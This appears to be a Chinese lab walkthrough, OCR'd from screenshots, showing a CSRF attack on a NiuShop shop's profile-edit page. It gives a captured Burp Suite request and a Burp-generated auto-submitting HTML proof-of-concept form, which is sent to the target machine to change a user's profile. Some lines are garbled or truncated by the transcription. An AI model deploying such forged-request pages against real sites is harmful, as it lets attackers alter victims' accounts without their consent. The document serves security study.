
CSRF漏洞

1.登录账号，修改个人信息。




当前头像	
* 昵称	牛酷用户
* 真实姓名	zhangqixiang1
出生日期	yyyy/mm/日
性别	● 保密 ○ 男 ○ 女
所在地	xian
QQ	123456

2.打开Burp Suite,进行抓包.




```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary46840629736a541ac286e658b95cb581
Content-Length: 1007
Origin: http://39.105.4.225
Connection: close
Referer: http://39.105.4.225/ns/niushop-master/index.php?s=/member/person
Cookie: PHPSESSID=v8pq1ccsc76srl1ubakrtg7jr2
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="user_name"

□□□□□□
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="real_name"

zhangqixinag1
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="birthday"


------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="sex"

0
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="location"

xian
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="user_qq"

123445566
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="act"

act_edit_profile
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="submit"

□□□□□□□□□□□□
------geckoformboundary46840629736a541ac286e658b95cb581--

```

3.右键点击空白页面,在相关工具中点击**生成CSRF Poc**



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary46840629736a541ac286e658b95cb581
Content-Length: 1007
Origin: http://39.105.4.225
Connection: close
Referer: http://39.105.4.225/ns/niushop-master/index.php?s=/member/person
Cookie: PHPSESSID=v8pq1ccsc76srl1ubakrtg7jr2
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="user_name"

□□□□□□
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="real_name"

zhangqixinag1
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="birthday"


------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="sex"

0
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="location"

xian
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="user_qq"

123445566
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="act"

act_edit_profile
------geckoformboundary46840629736a541ac286e658b95cb581
Content-Disposition: form-data; name="submit"

□□□□□□□□□□□□
------geckoformboundary46840629736a541ac286e658b95cb581--
```

4.点击**用浏览器测试**,生成网址,发给靶机.



```
POST /ns/niushop-master/index.php?s=/member/person
HTTP
Host
User
rv:1
Acce
text
;q=0
Acce
zh-C
.2
```

在浏览器中显示响应

要在浏览器中显示此响应，请将以下URL复制并粘贴到设置为使用Burp作为代理的浏览器中。


http://burpsuite/show/4/tm5t7d6379xlo0refo0b5go3h4hds0ys

□ 以后不显示此对话框，自动复制URL。


SRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://39.105.4.225/ns/niushop-master/index.php?s=/member/person" method=
      <input type="hidden" name="user&#95;name" value="ç&#137;&#155;é&#133;&#183;ç&#148;&#1
      <input type="hidden" name="real&#95;name" value="zhangqixinag1" />
      <input type="hidden" name="birthday" value="" />
      <input type="hidden" name="sex" value="0" />
      <input type="hidden" name="location" value="xian" />
      <input type="hidden" name="user&#95;qq" value="123445566" />
      <input type="hidden" name="act" value="act&#95;edit&#95;profile" />
      <input type="hidden" name="submit" value="ç&#161;&#174;è&#174;&#164;ä&#191;&#174;æ&#1
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

5.在靶机输入网址后,点击**Submit request**



6.登录另一个账号,显示第一账号的个人信息.



当前头像

* 昵称 牛酷用户

* 真实姓名 zhangqixiang1

出生日期 yyyy/mm/日

性别 ● 保密 ○ 男 ○ 女

所在地 xian

QQ 123456